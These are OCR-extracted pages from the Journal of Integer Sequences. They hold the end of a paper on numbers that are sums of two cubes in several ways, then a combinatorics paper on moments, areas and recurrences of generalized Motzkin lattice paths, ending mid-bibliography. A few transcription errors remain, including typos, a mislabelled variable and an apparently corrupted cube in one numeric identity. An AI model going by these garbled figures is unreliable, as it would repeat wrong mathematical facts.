1199962860219870469632 &= 591543^3 + 10625865^3 \\
&= 935856^3 + 10624056^3 \\
&= 3330168^3 + 10516320^3 \\
&= 6601912^3 + 9698384^3 \\
&= 8387550^3 + 8480418^3
\end{aligned}$$

$$\begin{aligned}
111549833098123426841016 &= 1074073^3 + 48137999^3 \\
&= 8787870^3 + 48040356^3 \\
&= 13950972^3 + 47744382^3 \\
&= 24450192^3 + 45936462^3 \\
&= 33784478^3 + 41791204^3
\end{aligned}$$

$$\begin{aligned}
8230545258248091551205888 &= 112393173^3 + 201891435^3 \\
&= 17781264^3 + 201857064^3 \\
&= 63273192^3 + 199810080^3 \\
&= 85970916^3 + 196567548^3 \\
&= 125436328^3 + 184269296^3 \\
&= 159363450^3 + 161127942^3
\end{aligned}$$

These sums were known to me prior to my discovery of Ta(5), and are very small compared to what can be obtained by the methods described in [HW54]. 8230545258248091551205888 is currently the least known 6-way sum.

References

[B98] D. J. Bernstein, *Enumerating solutions to p(a) + q(b) = r(c) + s(d), Mathematics of Computation*, to appear.

[HW54] G. H. Hardy and E. M. Wright, *An Introduction to the Theory of Numbers*, 3rd ed., Oxford University Press, London & NY, 1954, Thm. 412.

[H99] F. Helenius, personal communication, April 1999.

[K99] M. Kleber, personal communication, April 1999.

[R27] S. Ramanujan, Collected Papers, ed. G. H. Hardy, P. V. Seshu Aiyar and B. M. Wilson, Cambridge Univ. Press, 1927; reprinted, Chelsea, NY, 1962.

[RDR91] E. Rosenstiel, J. A. Dardis & C. R. Rosenstiel, *The four least solutions in distinct positive integers of the Diophantine equation* $s = x^3 + y^3 = z^3 + w^3 = u^3 + v^3 = m^3 + n^3$, *Bull. Inst. Math. Appl.*, **27**(1991) 155-157; *MR* **92i**:11134.

[OEIS] N. J. A Sloane, *Online Encyclopedia of Integer Sequences*, http://www.research.att.com/~njas/sequences/index.html.

(Concerned with sequences A011541 , A023050 , A003826 .)

Received April 7, 1999; revised version received Oct. 15, 1999. Published in Journal of Integer Sequences Oct. 17, 1999.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000), Article 00.1.1

Moments of Generalized Motzkin Paths

Robert A. Sulanke
Boise State University
Boise, ID 83725 USA
Email address: sulanke@math.idbsu.edu

Abstract: Consider lattice paths in the plane allowing the steps (1,1), (1,-1), and (w,0), for some nonnegative integer w. For $n > 1$, let $E(n,0)$ denote the set of paths from (0,0) to (n,0) running strictly above the x-axis except initially and finally. Generating functions are given for sums of moments of the ordinates of the lattice points on the paths in $E(n,0)$. In particular, recurrencess are derived for the cardinality, the sum of the first moments (essentially the area), and the sum of the second moments for paths in $E(n,0)$. These recurrences unify known results for w= 0, 1, 2, i.e. those for the Dyck (or Catalan), Motzkin, and Schröder paths, respectively. The sum of the second moments is seen to equal the number of unrestricted paths running from (0,0) to (0,n-2).


Contents:

1. Introduction: the paths and their moments

Let w be a fixed nonnegative integer. We will consider those lattice paths in the Cartesian plane whose permitted step types are the *up diagonal step* (1,1) denoted by U, the *down diagonal step* (1,-1) denoted by D, and the *horizontal step* (w,0) denoted by H. When w= 0, only U-steps and D-steps are permitted. We weight the steps by assigning 1 to each U-step, 1 to each D-step, and an indeterminate t to each H-step. The t-weight of a path P, denoted by $|P|$, is the product of the weights of its steps; and the t-weight of a set of paths S, denoted by $|S|$, is the sum of the t-weights of the paths in S.

Often we will suppress the parameter w and the indeterminate t in our notation. Let $U(x,y)$ denote the set of all *unrestricted* lattice paths using the permitted step types and running from (0,0) to (x,y). We define the set of *generalized Motzkin paths*, denoted by $M(x,y)$, to be the set of paths in $U(x,y)$ that never run below the x-axis except initially and perhaps finally. Of particular interest is the set of *elevated paths*, denoted by $E(x,y)$, consisting of those paths in $M(x,y)$ that never touch the x-axis except initially and perhaps finally. For an example, see Figure 1 and the left column of Table 1 which give the four paths in $E(5,0)$ when $w = 1$.

Figure 1: The 4 elevated Motzkin paths of $E(5,0)$, for $w = 1$, bound a total area of 20 units. Equivalently the sum of their path ordinates is 20.



Let $f_n(w)$ denote $|E(n,0)|$ for $n >= 2$, with $f_0(w) = f_1(w) = 0$. For $t = 1$, there are three classical sequences covered by this notation, specifically for $w = 0$, 1 or 2. When $w = 0$, there are no horizontal steps and the paths of $E(n,0)$ are the so-called elevated Dyck (or Catalan) paths; the corresponding sequence $(f_n(0))_{n >= 2} = (1, 0, 1, 0, 2, 0, 5, 0, 14, \ldots)$ is the sequence of (aerated) Catalan numbers. For $w = 1$ and $t = 1$, $(f_n(1))_{n >= 2}$ is the sequence of Motzkin numbers. For $w = 2$ and $t = 1$, $(f_n(2))_{n >= 2}$ is the sequence of (aerated) large Schröder numbers. See Table 2 in Section 7. In 1948, using different indexing, Motzkin [12] introduced the sequence $(f_n(1))_{n >= 2}$, where $f_n(1)$ denotes the number of ways to join n-2 points on a circle by nonintersecting chords. Donaghey and Shapiro [4] made an early study of this sequence which included lattice paths equivalent to those of $M(n,0)$ with $w = 1$.

Consider a path P in $E(n,0)$ as a rectilinear curve. Let (0, $P(0)$), (1, $P(1)$), ..., (n, $P(n)$) be the list of *all* lattice points (points with integer coordinates) on the path P. We will refer to the values $P(0)$, $P(1)$, $P(2)$, ..., $P(n)$ as the *path ordinates* of P. Define the r^{th} moment of P to be

$$\frac{1}{n-1}\sum_{j=1}^{n-1} P(j)^r.$$

The zeroth moment of P equals 1. By the elementary formula for the area of a trapezoid, we see that $\sum_{0<j<n} P(j)$ equals the area bounded by the path P and the x-axis.

path	contribution	contribution	contribution	contribution
	to $f_5(1)$	to $g_5(1)$	to total area	to $h_5(1)$
UHUDD	t	$5t/4$	5	$7t/4$

UUHDD	t	$6t/4$	6	$10t/4$
UUDHD	t	$5t/4$	5	$7t/4$
UHHHD	t^3	$4t^3/4$	4	$4t^3/4$

Table 1: This table gives the contributions to $f_5(1) = 3t+t^3$, $g_5(1) = 4t+t^3$, $h_5(1) = 6t+t^3$, and the total area by the the four paths of $E(5,0)$ for $w = 1$.

For fixed $w >= 0$ and for $n >= 2$, we define the following *sums of t-weighted moments* for the path set $E(n,0)$:

$$f_n(w) = \sum_{P \in E(n,0)} |P| \tag{1}$$

$$a_n(w) = \sum_{P \in E(n,0)} |P| \sum_{j=1}^{n-1} P(j) \tag{2}$$

$$g_n(w) = \sum_{P \in E(n,0)} \frac{|P|}{n-1} \sum_{j=1}^{n-1} P(j) \tag{3}$$

$$h_n(w) = \sum_{P \in E(n,0)} \frac{|P|}{n-1} \sum_{j=1}^{n-1} P(j)^2. \tag{4}$$

The main results of this paper are the three recurrences for these sequences, given uniformly in equations (5), (6), and (7), and the generating function for the factorial moments given in Proposition 5. In Section 2 we state these recurrences, which we then establsh by generating function methods in Sections 3, 4, and 5. In Section 6 we prove a surprising result relating second moments to central unrestricted numbers. In Section 7 we will give some examples of these sequences.

2. The recurrences

For any $w >= 0$, consider the following unified set of recurrences for the sequences, $(f_n)_{n >= 2}$, $(g_n)_{n >= 2}$, and $(h_n)_{n >= 2}$, which we have defined above in terms of t-weighted elevated paths:

$$n\, f_n = 4(n\text{-}3)\, f_{n\text{-}2} + (2n - 3\,w)\, t\, f_{n\text{-}w} - (n - 3\,w)\, t^2\, f_{n\text{-}2w}, \tag{5}$$

$$(n\text{-}1)g_n = 4(n\text{-}3)\, g_{n\text{-}2} + (2n - 2w\text{-}2)tg_{n\text{-}w} - (n - 2\, w\text{-}1)t^2\, g_{n\text{-}2w}, \tag{6}$$

$$(n\text{-}2)h_n = 4(n\text{-}3)\, h_{n\text{-}2} + (2n - w - 4\,)th_{n\text{-}w} - (n - w - 2)t^2\, h_{n\text{-}2w}. \tag{7}$$

These recurrences are valid except for certain initial values, as specified in the propositions below. We first state these recurrences for the known case of elevated Dyck (or Catalan) paths.

Proposition 1. For $w = 0$, the sequences $(f_n(0))_{n >= 2}$, $(g_n(0))_{n >= 2}$, and $(h_n(0))_{n >= 2}$ satisfy

$$n\, f_n(0) = 4(n\text{-}3)\, f_{n\text{-}2}(0) \tag{8}$$

$$(n\text{-}1)\, g_n(0) = 4(n\text{-}3)\, g_{n\text{-}2}(0) \tag{9}$$

$$(n\text{-}2)\, h_n(0) = 4(n\text{-}3)\, h_{n\text{-}2}(0) \tag{10}$$

for $n >= 3$, subject to the initial conditions that $f_n(0) = g_n(0) = h_n(0) = 0$ for $n < 2$ and $f_2(0) = g_2(0) = h_2(0) = 1$.

The proof of this Proposition is covered by the proofs of Propositions 2, 3, and 4. Recurrence (8) dates from about 1758, when Euler [5] recorded it, slightly re-indexed, when he and Segner [14] were considering counting triangulations of convex polygons. See Section 8. It follows immediately that, for $k >= 0$,

$$f_{2k+2}(0) = \frac{1}{k+1}\binom{2k}{k}, \quad g_{2k+2}(0) = \frac{4^k}{2k+1}, \quad \text{and} \quad h_{2k+2}(0) = \binom{2k}{k}. \tag{11}$$

For $w >= 1$, we have the following more general result, which in proved in the next section:

Proposition 2. For $w >= 1$, the sequence $(f_n)_{n >= 2}$ satisfies recurrence (5) for $n > 2w$, with initial values satisfying $f_n = f_n(0) + (n\text{-}w\text{-}1)t\, f_{n\text{-}w}(0)$ for $n <= 2w$.

With $a_n = a_n(w)$ denoting the t-weighted area, $\sum_{P \in E(n,0)} |P| \cdot [\text{area under } P\,]$, the trapezoidal area formula shows that $a_n = (n\text{-}1)g_n$ for all $n >= 2$. The following result, proved in Section 5, generalizes one of Kreweras [9] for $w = 2$ and $t = 1$.

Proposition 3. For $w >= 1$, $(g_n)_{n >= 2}$ satisfies recurrence (6) for $n > w + 2$, with initial values $g_n = g_n(0)$ for $n <= w + 2$, and $g_{w+2} = g_{w+2}(0) + t$. Equivalently, for $w >= 1$, the sequence $(a_n)_{n >= 2}$ satisfies the recurrence

$$a_n = 4\,a_{n-2} + 2\,ta_{n-w} - t^2 a_{n-2w} \tag{12}$$

for $n > w + 2$, with initial values $a_n = (n-1)g_n(0)$ for $n <= w + 2$, and $a_{w+2} = (w+1)g_{w+2}(0) + (w+1)t$.

We remark that (10) is a well-known recurrence for the central binomial coefficients. In the case when $w = 1$ with $t = 1$, recurrence (7) dates from 1764, as Euler [6] proved that the central trinomial coefficients satisfy this recurrence when appropriately re-indexed. Our knowledge that these central coefficients are solutions to the recurrences (7) and (10) led to an interesting relationship between second moments and central numbers of the form $|U(n,0)|$ for arbitrary w. Specifically, in Section 6 we will see that $|U(n-2, 0)|$ satisfies a recurrence that is also satisfied by $h_n(t)$; thus we have a proof of identity (13) below. The proof of the first part of the following appears in Section 5.

Proposition 4. For $w >= 1$, the sequence $(h_n)_{n >= 2}$ satisfies recurrence (7) for $n >= 3$, with the initial values $h_n = 0$ for $n < 2$ and $h_2 = 1$. Moreover, for any w and for $n >= 2$,

$$h_n = |U(n-2,0)|. \tag{13}$$

3. Enumerating restricted paths

Consider the generating function $M(z) = \sum_{n\geq 0} |M(n,0)|\, z^n$. With the exception of the point path, each path in $M(n,0)$ either begins with an H-step or immediately leaves the x-axis and then later returns for a first time. Consequently, with L denoting $\cup_{n>=0} M(n,0)$ and with juxtaposition indicating concatenation, we have a decomposition that defines L recursively:

$$L = M(0,0) \cup HL \cup ULDL.$$

With z marking a horizontal unit and with t marking each H-step, the decomposition yields

$$M(z) = 1 + tz^w\, M(z) + z^2 M(z)^2, \tag{14}$$

and hence

$$M(z) = (1 - tz^w - \sqrt{1 - 4z^2 - 2tz^w + t^2 z^{2w}}\,)/2z^2. \tag{15}$$

Let $F(z) = \sum_{n \geq 2} f_n z^n$. Since $f_{n+2} = |M(n,0)|$,

$$F(z) = (1 - tz^w - \sqrt{1 - 4z^2 - 2tz^w + t^2 z^{2w}})/2. \tag{16}$$

Note that the coefficient of z^n both in the power series for $F(z)$ and in the power series for

$$\Phi(z) = -(\sqrt{1 - 4z^2 - 2tz^w + t^2 z^{2w}})/2$$

must agree for all coefficients f_n, except for $n = 0$ or $n = w$. Logarithmic differentiation yields

$$(1 - 4z^2 - 2tz^w + t^2 z^{2w})\Phi'(z) + (4z + wtz^{w-1} - wt^2 z^{2w-1})\Phi(z) = 0.$$

Upon comparing coefficients we obtain a sequence of recurrences, where we denote the n^{th} recurrence in the sequence as

$$\text{RECUR}(n): \quad n f_n = 4(n\text{-}3) f_{n\text{-}2} + (2n - 3w) t f_{n\text{-}w} - (n - 3w) t^2 f_{n\text{-}2w}$$

This recurrence is valid, yielding Proposition 2, except when the term f_0 or the term f_w is present. The term f_w appears in four recurrences, namely, RECUR(n) for $n = w$, $n = w + 2$, $n = 2w$ and $n = 3w$. In the highest indexed recurrence of these four, namely,

$$\text{RECUR}(3w): \quad 3w f_{3w} = 4(3w\text{-}3) f_{3w\text{-}2} + 3wt f_{2w} - 0\, t^2 f_w,$$

there is no requirement placed on the value of f_w. Hence the recurrence of (5) is valid for $n > 2w$. We obtain the initial conditions for (5) by enumerating the ways to insert either none or one horizontal step in each of the appropriate paths of $E(n,0)$ for $w = 0$, for $n <= 2w$, which are enumerated in Proposition 1.

4. Factorial moments

Here we extend a method for summing path ordinates, given by Woan, Shapiro, and Rogers [21], to one for summing falling factorials of ordinates for paths of $E(n,0)$. For a positive integer r we will consider the t-weighted sum of the falling factorial moments, given by (with the divisor n - 1 missing)

$$\mu(n,r) = \sum_{P \in E(n,0)} |P| \sum_{0<i<n} (P(i))_r,$$

where $(k)_r$ denotes the falling factorial. That is, $(k)_r = k(k\text{-}1)_{r\text{-}1}$ for positive integer r and $(k)_0 = 1$. The formulation of the next proposition is based on the studies of Shapiro, Woan, and Getu [15] and of Chapman [3], both of which considered moments of all degrees for Dyck paths, with [3] considering rising moments.

Proposition 5. For integer r, $r >= 1$,

$$\sum_{n>=0} \mu(n,r) z^n = \frac{r! z^2 (1+(w-1)tz^w)(1-tz^w - \sqrt{(1-tz^w)^2 - 4z^2}\ )^{r-1}}{2^{r-1}(\sqrt{(1-tz^w)^2-4z^2}\ )^{r+1}}.$$

Proof. We use the following temporary notation. Let $B(A) = 1$ if A is a true statement and $B(A) = 0$ if is false. Let ``($i$,$k$) step end of $P$'' abbreviate ``(i,k) is an end point of a step of path P''. Let ``($i$,$k$) interior of $P$'' abbreviate ``(i,k) is an interior lattice point on a horizontal step of path P''. Such a horizontal step will run from (j,k) to (j+w,k) in our notation. Let Q be any path in $E(j,k)$. Let R and R' denote arbitrary paths that never pass below the x-axis with R running from (j,k) to (n,0) and R' running from (j+w,k) to (n,0). By symmetry, R can be matched with a path in $E(n\text{-}j, k)$. Let $m(j,k)$ denote $|E(j,k)|$.

For $n >= 2$,

$$\begin{aligned}
\mu(n,r) &= \sum_{P \in E(n,0)} |P| \sum_{0<i<n} (P(i))_r \\
&= \sum_{P} \sum_{k>0} \sum_{0<i<n} (k)_r |P|\ B(P(i)=k) \\
&= \sum_{k>0} \sum_{0<i<n} \sum_{P} (k)_r |P|\ B(P(i)=k) \\
&= \sum_{k>0} (k)_r \sum_{0<i<n} \sum_{P} |P|\ (B((i,k) \text{ step end of } P\ ) + B((i,k) \text{ interior of } P\ )) \\
&= \sum_{k>0} (k)_r \sum_{j>0} [\ \sum_{Q,R} |Q| \cdot |R| + \sum_{Q,R'} (w-1)t|Q| \cdot |R'|\ ] \\
&= \sum_{k} (k)_r\ [\ \sum_{j} m(j,k)m(n-j,k) + (w-1)t \sum_{j} m(j,k)m(n-j-w,k)\ ]
\end{aligned}$$

With M denoting $M(z)$, we claim that the following string of equations holds:

$$\sum_{n>=2} \mu(n,r) z^n = \sum_k (k)_r \left[\sum_n \sum_j m(j,k) m(n-j,k) z^n \right.$$
$$\left. +(w-1) t z^w \sum_n \sum_j m(j,k) m(n-j-w,k) z^{n-w} \right]$$
$$= [1+(w-1)tz^w] \sum_k (k)_r (zM)^{2k} \tag{17}$$
$$= (1+(w-1)tz^w) \frac{r!(z^2M^2)^r}{(1-z^2M^2)^{r+1}} \tag{18}$$
$$= r!(1+(w-1)tz^w) \cdot \frac{(z^2M^2)}{(1-z^2M^2)^2} \cdot \frac{(z^2M^2)^{r-1}}{(1-z^2M^2)^{r-1}} \tag{19}$$
$$= \frac{r!z^2(1+(w-1)tz^w)(1-tz^w-\sqrt{(1-tz^w)^2-4z^2}\ )^{r-1}}{2^{r-1}(\sqrt{(1-tz^w)^2-4z^2}\ )^{r+1}}.$$

To establish this string we first note that each path in $E(j,k)$ must depart from each line $y = c$, for integer c, $0 <= c < k$, for a last time. Hence a simple convolution argument shows that the generating function for $m(j,k)$ satisfies

$$\sum_j m(j,k) z^j = (zM(z))^k. \tag{20}$$

This implies (17). Line (18) is a consequence of binomial theorem in the form
$r!y^r(1-y)^{-r-1} = \sum_{k>=r}(k)_r y^k$.

To handle the middle fraction in (19) we use (14) twice:

$$\begin{aligned}\frac{z^2M^2}{(1-z^2M^2)^2} &= \frac{z^2M^2}{((1-tz^w)M-2)^2}\\ &= \frac{z^2M^2}{(1-tz^w)^2M^2+4(1-(1-tz^w)M)}\\ &= \frac{z^2M^2}{(1-tz^w)^2M^2-4z^2M^2}\\ &= \frac{z^2}{(1-tz^w)^2-4z^2}.\end{aligned}$$

To handle the last fraction in (19) use the following result derived from formula (15), with $\Delta = (1-tz^w)^2 - 4z^2$:

$$\begin{aligned}\frac{z^2M^2}{1-z^2M^2} &= \frac{(2z^2M)^2}{4z^2-(2z^2M)^2}\\ &= \frac{(1-tz^w-\sqrt{\Delta})^2}{4z^2-(1-tz^w)^2+2(1-tz^w)\sqrt{\Delta}-\Delta}\\ &= \frac{(1-tz^w-\sqrt{\Delta})^2}{-2\Delta+2(1-tz^w)\sqrt{\Delta}}\\ &= \frac{1-tz^w-\sqrt{\Delta}}{2\sqrt{\Delta}}.\end{aligned}$$

5. Area and second moments

Setting *r* = 1 in Proposition 5, we obtain a generating function for sums of the *t*-weighted areas:

$$\sum_{n>=2} a_n z^n = \frac{z^2(1+(w-1)tz^w)}{(1-tz^w)^2-4z^2}. \tag{21}$$

Then the first part of Proposition 3 follows upon comparing coefficients in (21), rewritten as

$$(1-4z^2-2tz^w+t^2z^{2w})\sum_{n>=2}a_nz^n=z^2(1+(w-1)tz^w),$$

and checking the obvious initial conditions. Recurrence (6) is then immediately derived from (12) by (2) and (3).

There is an interesting corollary when $w = 1$. Using partial fractions decomposition, the generating function (21) yields

$$A(z)=\frac{z}{4}\left(\frac{1}{1-(2z+tz)}-\frac{1}{1+(2z-tz)}\right),$$

and so, for $w = 1$ and $n >= 2$,

$$a_n=\frac{1}{4}((t+2)^{n-1}-(t-2)^{n-1}).$$

To obtain the generating function for the second moments, $H(z)=\sum_{n>=2}h_nz^n$, we use the following, where the constant of integration is checked to be 0:

$$\begin{aligned}
H(z) &= \sum_{n>=2}\sum_{P\in E(n,0)}\frac{|P|}{n-1}\sum_j((P(j))_1+((P(j))_2)z^n \\
&= z\sum_{n>=2}\frac{1}{n-1}(\mu(n,1)+\mu(n,2))z^{n-1} \\
&= z\int\sum_{n>=2}z^{-2}(\mu(n,1)+\mu(n,2))z^n\,dz \\
&= z\int\sum_{n>=2}\frac{(1+(w-1)tz^w)(1-tz^w)}{(1-4z^2-2tz^w+t^2z^{2w})^{3/2}}\,dz
\end{aligned}$$

$$= \frac{z^2}{\sqrt{1-4z^2-2tz^w+t^2z^{2w}}}. \qquad (22)$$

Let $\Psi(z) := \sum_{n>=0} h_{n+2} z^n = H(z)/z^2$. From (22), differentiation with respect to z yields

$$(1-4z^2-2tz^w+t^2z^{2w})\Psi'(z) - (4z+wtz^{w-1}-wt^2z^{2w-1})\Psi(z) = 0.$$

Hence

$$(nh_{n+2} - 4\,(n-2)\,h_n - 2\,(n-w+2)t\,h_{n-w+2} + (n-2w+2)\,t^2\,h_{n-2w+2})$$
$$- (4\,h_n + wt\,h_{n-w+2} - 2\,wt^2\,h_{n-2w+2}) = 0.$$

Shifting the index yields the first part of Proposition 4, namely (7), where the initial conditions are easily checked.

6. Relating second moments to the central numbers

We begin with a straightforward extension of the André reflection method to paths that contain horizontal steps. We obtain the following string of bijections:

$M(n,0)$ = $U(n,0)$ - { P in $U(n,0)$: P intersects the line $y = -1$}

<-> $U(n,0)$ - { P' : P' runs from (0,-2) to (n,0) } (23)

<-> $U(n,0)$ - $U(n,2)$. (24)

To obtain (23), observe that each path P in the set { P in $U(n,0)$: P intersects the line y=-1} can be decomposed as $P = QR$, where Q terminates at the first intercept of the line $y = -1$ by the path P. Let Q' denote the reflection of the path Q about the line $y = -1$. The matching $P = QR$ with $P' = Q'R$ now defines the bijection indicated in (23). A simple translation yields (24).

Let $u(x,y)$ denote $|U(x,y)|$. Since any path to the point $(n+1,k)$ must end with a U, D, or H step, we have

$$u(n+1,k) = u(n, k-1) + u(n, k+1) + t\,u(n-w+1)$$

and $u(n, -1) = u(n, 1)$. Using (24) and these identities, we obtain

$$2f_{n+2} = 2u(n,0) - 2u(n,2)$$
$$= 4\,u(n,0) - 2u(n+1,1) + 2\,t\,u(n-w+1,1)$$
$$= 4\,u(n,0) + t\,u(n-w+2,0) - u(n+2,0) - (t^2u(n-2w+2,0) - t\,u(n-w+2,0))$$

$$= -u(n+2,0) + 4\,u(n,0) + 2\,t\,u(n-w+2,0) - t^2\,u(n-2w+2,0). \tag{25}$$

Returning to results (16) and (22), we observe that they imply

$$1 - tz^w - 2\sum_{n>=2} f_n z^n = \frac{1 - 4z^2 - 2tz^w + t^2 z^{2w}}{\sqrt{1 - 4z^2 - 2tz^w + t^2 z^{2w}}} \qquad \text{and}$$

$$z^{-2}\sum_{n>=2} h_n z^n = \frac{1}{\sqrt{1 - 4z^2 - 2tz^w + t^2 z^{2w}}}.$$

Comparing coefficients yields the mixed recurrence

$$2f_{n+2} = -h_{n+4} + 4\,h_{n+2} + 2t\,h_{n-w+4} - t^2\,h_{n-2w+4}. \tag{26}$$

But this recurrence for f_n and h_n has the same form as that for f_n and $u(n,0)$ given in (25). Since the initial conditions agree, we have the second statement of Proposition 4 by induction. Moreover, we have that the generating function for $u(n,0) = |U(n,0)|$ satisfies

$$\sum_{n>=0} |U(n,0)|z^n = \Psi(z).$$

We have omitted the explicit formulas for f_n and h_n, which are weighted sums of Catalan and binomial coefficients, respectively. In light of (13), we can find these sums by counting the ways to insert horizontal steps into the respective paths.

The first formula of (11) yields the following known relation between the Catalan numbers and the central binomial numbers. Upon replacing $2k+2$ by n in that formula, we find for $h = 0$, $n >= 2$ and n even,

$$f_n(0) = \frac{1}{(n-2)/2+1}\binom{n-2}{(n-2)/2} = \frac{1}{2(n-1)}\binom{2n}{n} = \frac{|U(n,0)|}{2(n-1)}.$$

The following gives an analogous result for general w:

Proposition 6. For $n > 2w$,

$$f_n = \frac{|U(n,0)| + (w-2)t|U(n-h,0)| + t^2(1-w)|U(n-2w,0)|}{2(n-1)}.$$

Proof: One can substitute expressions given by recurrence (7) and (26) into (5), which is valid for n > 2w. Our substitutions were facilitated using a computer algebra program. Equation (13) then is applied to complete the proof.

7. Examples

In Table 2, we record the previously studied, and named, examples satisfying the recurrences in Propositions 1 to 4, along with their reference number from Sloane's *On-Line Encyclopedia of Integer Sequences* [16]. These examples correspond to sets of elevated paths, $(E(n,0))_{n>=2}$, so in the table $n = 2, 3, 4 \ldots$ and $k = 1, 2, 3 \ldots$.

t	Sequence		Name	Sloane
1	$f_n(0)$	1, 0, 1, 0, 2, 0, 5, 0, 14, 0, 42	aerated Catalan nos.	
1	$f_{2k}(0)$	1, 1, 2, 5, 14, 42, 132, 429, 1430, 4862	Catalan nos.	A000108
1	$a_{2k}(0)$	1, 4, 16, 64, 256, 1024, 4096, 16384	powers of 4	A000302
1	$h_{2k}(0)$	1, 2, 6, 20, 70, 252, 924, 3432, 12870	central binomial nos.	A000984
1	$f_n(1)$	1, 1, 2, 4, 9, 21, 51, 127, 323, 835, 2188	Motzkin nos.	A001006
2	$f_n(1)$	1, 2, 5, 14, 42, 132, 429, 1430, 4862	(lacking initial 1)	A000108
3	$f_n(1)$	1, 3, 10, 36, 137, 543, 2219, 9285, 39587	(tree-like polyhexes)	A002212
4	$f_n(1)$	1, 4, 17, 76, 354, 1704, 8421, 42508	(walks on cubic lattice)	A005572
1	$a_n(1)$	1, 2, 7, 20, 61, 182, 547, 1640, 4921		A014983
1	$h_n(1)$	1, 1, 3, 7, 19, 51, 141, 393, 1107, 3139	central trinomial nos.	A002426
1	$f_{2k}(2)$	1, 2, 6, 22, 90, 394, 1806, 8558, 41586	large Schröder	A006318
1	$a_{2k}(2)$	1, 7, 41, 239, 1393, 8119, 47321, 275807		A002315
1	$h_{2k}(2)$	1, 3, 13, 63, 321, 1683, 8989, 48639	central Delannoy nos.	A001850
1	$f_n(3)$	1, 0, 1, 1, 2, 3, 6, 10, 20, 36, 72, 136		A005418

1	$a_n(3)$	1, 0, 4, 4, 16, 24, 71, 128, 328, 650		A053441
1	$h_n(3)$	1, 0, 2, 1, 6, 6, 21, 30, 82, 141, 342, 650		A053442

Table 2

In Table 2, the ``walks on cubic lattice'' entry illustrates one role played by the indeterminate *t*. Corresponding to the case *w* = 1 and *t* = 4, Guy [7] found f_n (mildly re-indexed) to count the walks on a three-dimensional lattice that use unit steps in all six standard directions (i.e. the positive and negative unit steps parallel to the three axes), that start at (0,0,0), end on the *x*-*y* plane, and never pass beneath that plane. More generally, for *m* > 3, *w* = 1 and $t = 2^{m-1}$, we find that f_n counts the walks of length *n*-2 on the *m*-dimensional integer lattice that use the unit steps in all 2^m standard directions, start at the origin, end on the hyperplane, $x_1 + \ldots + x_{m-1} = 0$, and never pass through a lattice point $(x_1, \ldots, x_m)$ for which $x_m < 0$. To see this we identify the unit step in the positive x_m direction with the *U*-step, the unit step in the negative x_m direction with the *D*-step, and the set of the other 2^{m-1} steps, none of which affects the distance from the hyperplane, $x_1 + \ldots + x_{m-1} = 0$, with a weighed *H*-step.

Another example utilizing *t* is the enumeration of the horizontal steps over all paths in $E(n,0)$. Let $f_{n,k}$ denote the number of paths in $E(n,0)$ having *k* horizontal steps. We find that the generating function for the total number of horizontal steps on paths having *k* horizontal steps satisfies

$$\begin{aligned}\sum_{n>=0}\sum_{k>=0} k f_{n,k} t^k z^n &= \sum_{n>=0} \frac{d}{dt} f_n z^n \\ &= \frac{d}{dt} F(z) \\ &= z^w(-1 + (1 - tz^w)\Psi(z)).\end{aligned}$$

Consequentially, the total number of horizontal steps is expressible in terms of *t*-weighted unrestricted paths as follows: for *n* >= 0,

$$\sum_{k>=0} k f_{n,k} t^k = (u(n-w,0) - tu(n-2w,0))/2 = u(n-w-1,1).$$

8. Related Studies

As noted in [8], in the 1730's, Ming An-tu, a Mongolian mathematician, was aware of the Catalan numbers, $(c_n)_{n>=0}$

= (1, 1, 2, 5, 14, ...), in a non-combinatorial sitting. He discovered several recurrence for these numbers including the well-known convolution recurrence, $c_n = c_0c_{n-1} + c_1c_{n-2} + \ldots + c_{n-1}c_0$. In about 1758, Euler [5] and Segner [14] made the first European discovery of these numbers while counting the triangulations of a convex polygon. They observed that c_{n-2} is the number of ways to draw non-crossing diagonals between the vertices of a convex n-gon. Segner recorded and proved the above convolution recurrence in terms of triangulations of polygons. Euler observed, without giving a proof, that $c_n = (4n-2)/(n+1)\, c_{n-1}$, which is essentially (8), and then gave a closed form for c_n as a product of ratios that reduces to a ratio of product as in the first formula of (11).

There are several studies on lattice paths, in addition to those mentioned previously, that have influenced our results. Barcucci, Pinzani, and Sprugnoli [1] have made a systematic analysis containing recurrences - many mixed - for the Motzkin paths, i.e. $w = 1$ and $t = 1$, involving the sequences for count, central entries (central trinomial coefficients), and other related statistics. Recently the author [20] has established (5), (6), and (7) bijectively for Motzkin paths.

Besides Kreweras [9], Bonin, Shapiro, and Simion [2] have considered elevated Schröder paths and the recurrence (12) for $w = 2$. For $w = 2$ the author [18] has employed bijective schema to establish recurrences (5) and (12); in [19] he has considered (5), (6), and (7) in terms of parallelogram polyominoes. Most recently for $w = 2$, Merlini, Sprugnoli, and Verri [11] have given additional proofs for (5) with essentially an arbitrary t, while Pergola and Pinzani [13] have developed an encoding relating area to path count to obtain (12) bijectively.

Merlini, Sprugnoli, and Verri [10] have developed generating functions for the total area bounded by lattice paths where the permitted steps are more general than our U, D, and H. For Dyck paths, Chapman [3] has considered the generating functions for the sums of path moments and the relationship between the generating functions for elevated versus non-elevated paths.

Stanley [17] has given an extensive treatment of generalizations of the central entries, $|U(n,0)|$, under the name ``diagonals". In [17] his results for *differentiably finite power series* relate to our use of the generating functions Φ and Ψ of Sections 3 and 5. Correspondingly, he considered *polynomially recursive sequences*, for which our sequences (f_n), (g_n), and (h_n) are prime examples.

Acknowledgements: The author thanks Lou Shapiro for sharing an early draft of [21] and for his suggestions improving this paper. The author also thanks Joyce Sulanke for her assistance in translating [5], [6], and [14].

Bibliography

1

E. Barcucci, R. Pinzani and R. Sprugnoli, The Motzkin family, *Pure Math. Appl. Ser. A* 2 (1992), no. 3-4, 249-279.

2

J. Bonin, L. Shapiro, and R. Simion, Some q-analogues of the Schröder numbers arising from combinatorial statistics on lattice paths, *J. Statistical Planning and Inference* 34 (1993) 35-55.

3

R. Chapman, Moments of Dyck paths, *Disc. Math.,* 204 (1999), 113-117.

4

